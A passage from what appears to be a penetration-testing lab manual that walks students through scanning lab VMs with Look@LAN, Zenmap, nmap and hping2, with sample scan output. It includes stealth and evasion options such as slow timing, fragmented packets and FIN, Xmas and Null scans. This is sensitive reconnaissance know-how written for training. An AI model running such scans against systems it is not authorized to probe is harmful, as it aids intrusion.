   c. FIN Scan (use against a Unix machince)
7. Utilizing Uniconscan BackTrack 5 verify the ports on the computer systems you found.
8. Analyze your results and categorize them by most likely target to least likely.

Lab Details - Step-by-Step Instructions


4.1 Exercise1 – Look@LAN

This is to be done on your XP VM Image.

1. Run Look@LAN and record the results.
   a. Start Look@LAN (XP Pentester Image/Security Folder/NetTools)
   b. Please choose **Create New Profile**
   c. Enter a profile name and then select the interface of the system you are running the program in.
   d. The box labeled “Manually Specify Scan Range” allows you to set the target system if it is different than your internal subnet. In this case, we are scanning the same subnet, so you can ignore the setting.




e. Choose Next
   i. Look@LAN is a very noisy tool but brings results very fast. It automatically finds all the information available for the systems you are scanning. Later on, we will use this to enumerate SNMP results.
   ii. If a Network Report widow appears, click **Hide**.



Notes:

f. Double click on one of the systems and see what type of results you can discover with this tool.




g. After exploring the results of this tool, close it and move on to the next excercise.

Notes:

4.2 Exercise2– Zenmap

This is to be done on your XP VM Image.


1. Run some of the standard scans using Zenmap. Pay attention to the syntax of the commands, this will help you when using the command line version.
   a. Start Zenmap – (Start Menu\Programs\Nmap\Nmap - Zenmap GUI)
   b. The GUI will look like this:



Notes:


c. Choose a target; it would be best to use one of your local VM Images.
d. Type the target IP address in the space.
e. Choose the type of scan you want to perform, in this case, let's perform a Regular Scan.

Picture is an Example Only!



f. Choose scan and wait patiently for the results.
g. Please note the syntax that is being used for this scan.

Picture is an Example Only!



h. Now take a look at the results!
   i. Here is the results from the scan performed above, your results will vary depending upon which host you have used.


Starting Nmap 4.50 (http://insecure.org) at 2008-07-21 10:18 Central Daylight Time
Initiating ARP Ping Scan at 10:18
Scanning 192.168.2.12 [1 port]
Completed ARP Ping Scan at 10:18, 0.19s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:18
Completed Parallel DNS resolution of 1 host. at 10:18, 6.56s elapsed
Initiating SYN Stealth Scan at 10:18
Scanning 192-168-2-12.newulmtel.net (192.168.2.12) [1711 ports]
Discovered open port 25/tcp on 192.168.2.12

Notes:

```
Discovered open port 443/tcp on 192.168.2.12
Discovered open port 80/tcp on 192.168.2.12
Discovered open port 3372/tcp on 192.168.2.12
Discovered open port 139/tcp on 192.168.2.12
Discovered open port 1026/tcp on 192.168.2.12
Discovered open port 135/tcp on 192.168.2.12
Discovered open port 1025/tcp on 192.168.2.12
Discovered open port 445/tcp on 192.168.2.12
Discovered open port 6699/tcp on 192.168.2.12
Discovered open port 1027/tcp on 192.168.2.12
Completed SYN Stealth Scan at 10:18, 0.55s elapsed (1711 total ports)
Host 192-168-2-12.newulmtel.net (192.168.2.12) appears to be up ... good.
Interesting ports on 192-168-2-12.newulmtel.net (192.168.2.12):
Not shown: 1700 closed ports
PORT     STATE SERVICE
25/tcp   open  smtp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
1026/tcp open  LSA-or-nterm
1027/tcp open  IIS
3372/tcp open  msdtc
6699/tcp open  napster
MAC Address: 00:0C:29:4F:2E:49 (VMware)

Read data files from: C:\Program Files\Nmap
Nmap done: 1 IP address (1 host up) scanned in 7.547 seconds
           Raw packets sent: 1712 (75.326KB) | Rcvd: 1712 (78.748KB)
```


i. Look at the Host Details tab.
    i. You will notice that there is no information on the host, it is clear that we did not perform an OS detection scan. That will come in the next module.
j. Perform a few other scans while paying attention to the syntax provided by the front end GUI.
k. While performing additional scans, it would be best to change your timing options so there is less chance of being discovered. Here is an example of a regular scan with the timing set to 1, which is very slow.
    i. nmap -v -T 1 192.168.2.12 (-T is for Timing and the range is 0-5)
l. Remember, you can also fragment the packets and provide a minimum delay between probes.

2. It is now time to learn how to use the Command Wizard built into Zenmap.
    a. There are times, as a beginner, when you need a little help creating some advanced commands. This tool will help you with that.
    b. In Zenmap, **click on the Command Wizard Icon**.




i. **Choose Novice**
ii. **Click Forward**
iii. **Choose Command** (When you are creating these for your personal use it would be advisable to create profiles so it is just a one click choice when pen testing.
iv. **Enter your Target IP**


This Picture is an Example Only!

i. **Click Forward**
ii. In the next window choose the following items for the scan we want to choose.
    1. TCP scan →**TCP SYN Scan**
    2. Timing →**Polite**
    3. **Choose Services version detection**

This Picture is an Example Only!



iii. **Click Forward**
iv. **Choose Don't Ping**



v. **Click Forward**
vi. Do not choose any target options.
vii. **Click Forward**
viii. Do not choose any source options.
ix. **Click Forward**

x. **Choose 3 as the verbosity level.**
xi. **Click Forward**
xii. **Click Apply**
xiii. Switch back to Zenmap and watch it work. You will see it is taking a lot longer. While you are waiting, tell us what each one of the switches we choose to use actually means.
    1. nmap -sV -v -v -v -T Polite -sS -P0 192.168.2.12

a. -sV → _____
b. -v -v -v → _____
c. -P0→ _____
d. -T Polite → _____
e. -sS → _____

2. The instructor will cover this in the wrap up of the Lab.

c. While you are waiting for this scan to finish please move on to Exercise 4.

i. Here is an example of what the results should look like.

```
Starting Nmap 4.50 (http://insecure.org ) at 2008-07-21 14:35 Central Daylight Time
Initiating ARP Ping Scan at 14:35
Scanning 192.168.2.12 [1 port]
Completed ARP Ping Scan at 14:35, 0.41s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:35
Completed Parallel DNS resolution of 1 host. at 14:35, 6.69s elapsed
DNS resolution of 1 IPs took 6.69s. Mode: Async [#: 2, OK: 1, NX: 0, DR: 0, SF: 0, TR: 3, CN: 0]
Initiating SYN Stealth Scan at 14:35
Scanning 192-168-2-12.newulmtel.net (192.168.2.12) [1711 ports]
Discovered open port 443/tcp on 192.168.2.12
Discovered open port 25/tcp on 192.168.2.12
Discovered open port 80/tcp on 192.168.2.12
SYN Stealth Scan Timing: About 4.30% done; ETC: 14:46 (0:11:09 remaining)
Discovered open port 445/tcp on 192.168.2.12
Discovered open port 1027/tcp on 192.168.2.12
Discovered open port 135/tcp on 192.168.2.12
Discovered open port 1026/tcp on 192.168.2.12
Discovered open port 6699/tcp on 192.168.2.12
Discovered open port 3372/tcp on 192.168.2.12
Discovered open port 1025/tcp on 192.168.2.12
Discovered open port 139/tcp on 192.168.2.12
Completed SYN Stealth Scan at 14:46, 695.11s elapsed (1711 total ports)
Initiating Service scan at 14:46
Scanning 11 services on 192-168-2-12.newulmtel.net (192.168.2.12)
Service scan Timing: About 72.73% done; ETC: 14:48 (0:00:30 remaining)
Completed Service scan at 14:48, 128.42s elapsed (11 services on 1 host)
SCRIPT ENGINE: Initiating script scanning.
Initiating SCRIPT ENGINE at 14:48
Completed SCRIPT ENGINE at 14:48, 0.25s elapsed
Host 192-168-2-12.newulmtel.net (192.168.2.12) appears to be up ... good.
Interesting ports on 192-168-2-12.newulmtel.net (192.168.2.12):
Not shown: 1700 closed ports
PORT     STATE SERVICE      VERSION
25/tcp   open  smtp-proxy   PGP Universal smtp proxy
80/tcp   open  http         Microsoft IIS webserver 5.0
135/tcp  open  mstask       Microsoft mstask (task server - c:\winnt\system32\Mstask.exe)
139/tcp  open  netbios-ssn
443/tcp  open  https?
445/tcp  open  microsoft-ds Microsoft Windows 2000 microsoft-ds
```

```
1025/tcp open  msrpc        Microsoft Windows RPC
1026/tcp open  mstask       Microsoft mstask (task server - c:\winnt\system32\Mstask.exe)
1027/tcp open  msrpc        Microsoft Windows RPC
3372/tcp open  msdtc        Microsoft Distributed Transaction Coordinator (error)
6699/tcp open  http         Microsoft IIS webserver 5.0
MAC Address: 00:0C:29:4F:2E:49 (VMware)
Service Info: Host: leavemealone; OS: Windows

Host script results:
|_ Discover OS Version over NetBIOS and SMB: Windows 2000

Read data files from: C:\Program Files\Nmap
Service detection performed. Please report any incorrect results at
http://insecure.org/nmap/submit/.
Nmap done: 1 IP address (1 host up) scanned in 831.141 seconds
        Raw packets sent: 1712 (75.326KB) | Rcvd: 1759 (80.910KB)
```

d. Close ZenMap on the XP VM.

4.3 Exercise3 – Zenmap in BackTrack 5

Run Zenmap in BackTrack 5 and test the same system or systems you tested in Exercise 2 above.

1. In BackTrack 5 you can start the Zenmap via 2 methods.
   a. Point and Click
      i. Click on the following to start Zenmap.
         1. **K | Backtrack | Information Gathering | Network Analysis | Identify Live Hosts | Zenmap**
   b. Command Line
      ii. Open a bash shell and type **nmapfe**
      iii. Zenmap will start
2. Zenmap operates in the exact same way as the Windows version.
   a. Repeat the steps you performed from Exercise 2, step 1.c-l.

Notes:

4.4 Exercise4 – NMAP Command Line

This is to be done on your BackTrack VM Image.

3. Run NMAP from a command line and test different options.
   a. Open a bash shell and run the different commands against the same target system you were scanning in Exercise 2 and 3.
      i. Ping sweep
         1. **nmap -sP <target>**
      ii. Full TCP Connect scan
         1. ***nmap -sT <target>***
      iii. Half-open SYN scna
         1. ***nmap -sS <target>***
      iv. Service Version

1. ***nmap -sV <target>***

v. OS Detection
   1. ***nmap -O<target>***

vi. UDP scan
   1. ***nmap -sU<target>***

vii. Build your own scan utilizing timing options and fragmented packets.
   1. Here is an example
      a. nmap -sV -sS -P0 -f -T 2 <target>

b. For the following scans, you will need to attack a UNIX box that has been setup by your instructor. Please record the IP address of the UNIX box here.
   1. _____

ii. FIN scan(use against a Unix machine)
   1. **nmap -sF <target>**

iii. Xmas scan(use against a Unix machine)
   1. **nmap -sX <target>**

iv. Null scan(use against a Unix machine)
   1. **nmap -sN <target>**

Hint: In many Pen Tests, the professionals forget to add the -P0 to the command and then wonder why there are few machines up and running. Please remember, in the real world, you will need the -P0 on most occasions.

4. **INTERMEDIATE LAB -** With NMAP create a grepable file with the output.

So what is a grepable file? Here is a quote directly from Insecure.org
http://nmap.org/book/man-output.html
-oG <filespec> (grepable output)

This output format is covered last because it is deprecated. The XML output format is far more powerful, and is nearly as convenient for experienced users. XML is a standard for which dozens of excellent parsers are available, while grepable output is my own simple hack. XML is extensible to support new Nmap features as they are released, while I often must omit those features from grepable output for lack of a place to put them.


Nevertheless, grepable output is still quite popular. It is a simple format that lists each host on one line and can be trivially searched and parsed with standard Unix tools such as grep, awk, cut, sed, diff, and Perl. I usually use it for one-off tests done at the command line. Finding all the hosts with the SSH port open or that are running, Solaris takes only a simple grep to identify the hosts, piped to an awk or cut command to print the desired fields.

Grepable output consists of comments (lines starting with a pound (#)) and target lines. A target line includes a combination of 6 labeled fields, separated by tabs and followed with a colon. The fields are Host, Ports, Protocols, Ignored State, OS, Seq Index, IP ID, and Status.

The most important of these fields is generally Ports, which gives details on each interesting port. It is a comma separated list of port entries. Each port entry represents one interesting port, and takes the form of seven slash (/) separated subfields. Those subfields are: Port number, State, Protocol, Owner, Service, SunRPC info, and Version info.

As with XML output, this main page does not allow for documenting the entire format. A more detailed look at the Nmap grepable output format is available in the section called “Grepable Output (-oG)”.http://nmap.org/book/output-formats-grepable-output.html

Now let's move on to the action!




a. Open a Bash Shell.
b. Use nmap and scan your target using the following command
    i. Type: **nmap -sV -v -v -p 139 <target> -oG 139.txt**
    ii. The target should be your own Server VM Image.
    iii. You are scanning your target on port 139 and outputting the results to a grepable file called 139.txt. The file will be saved in the home folder /root.
c. When that is finished
    i. Type: **cat –n 139.txt**

```
bt ~ # cat -n 139.txt
     1  # Nmap 4.60 scan initiated Mon Jul 21 20:39:49 2008 as: nmap -sV -v -v -p 139 -oG 19.txt 192.168.2.12
     2  # Ports scanned: TCP(1;139) UDP(0;) PROTOCOLS(0;)
     3  Host: 192.168.2.12 ()   Ports: 139/open/tcp//netbios-ssn///
     4  # Nmap done at Mon Jul 21 20:39:55 2008 -- 1 IP address (1 host up) scanned in 6.474 seconds
```

    ii. This is simply going to display the file with line numbers.
d. Now let's extract or cut an Item out of the file.
    i. Type: **cat 139.txt |grep open |cut -d" " -f2**
e. What does this show us? As seen below, it lists the IP address that nmap generated. OK, big deal…we already knew this! Using the cut command properly with one or more files can really make things easier for you when looking for something specific. As an example, let's say you just completed an nmap scan of 100 hosts. When looking at one of them, you notice there is a major vulnerability on port 21. How are you going to save time and find all IP's with port 21 open? You can use a command like this if you saved your files in a grepable format. An example of that command could look like this:
    i. cat file.txt | grep 21 | grep open | cut -d" " -f2
f. So what exactly does each portion of this command mean? That will be easier to explain if we have the file open to look at and see what is happening.

Notes:



g. Here is the command again. We will break it down part by part. I would recommend that you take the time to learn the basic Linux commands used here.
    i. cat 139.txt | grep open | cut -d" " -f2
h. cat 139.txt → Displays the file as defined by the following commands.
i. grep open → Since the file was saved as a grepable file, the results were saved in a specific format seen above. The grep open is telling cat to look at the file and find the rows where the word open is in a grepable format. As you can see, that is only in line three.

j. cut -d" " -f2 → This is defining the space as a deliminator and telling cat to display the second item listed in the row defined by part 2i.

4.5 Exercise5– Hping2

This is to be done on your BackTrack VM Image.

1. Utilize hping2 in BackTrack 5 to verify the open ports on the computer systems you scanned in Exercise 1, 2, and 3.
2. We are going to perform this by running some basic commands with hping2.
3. Open a bash shell.
4. First let's start by looking at the basic commands.
   a. Type: **hping2 –help**
      i. Take note of the following options: -c, -S, -p, -2 and -F.
      ii. These will be used extensively in the rest of Exercise 5.
      iii. Tell us what each of them mean!
         1. -c → _____
         2. -S → _____
         3. -p → _____
         4. -2 → _____
         5. -F → _____
   b. Half-open SYN Scan
      i. Type: **hping2 -S <target> -p 80 -c 1**

This Picture is for Example Only!

```
bt ~ # hping2 -S 192.168.2.12 -p 80 -c 1
HPING 192.168.2.12 (eth0 192.168.2.12): S set, 40 headers + 0 data bytes
len=46 ip=192.168.2.12 ttl=128 DF id=22892 sport=80 flags=SA seq=0 win=64240 rtt=4.1 ms

--- 192.168.2.12 hping statistic ---
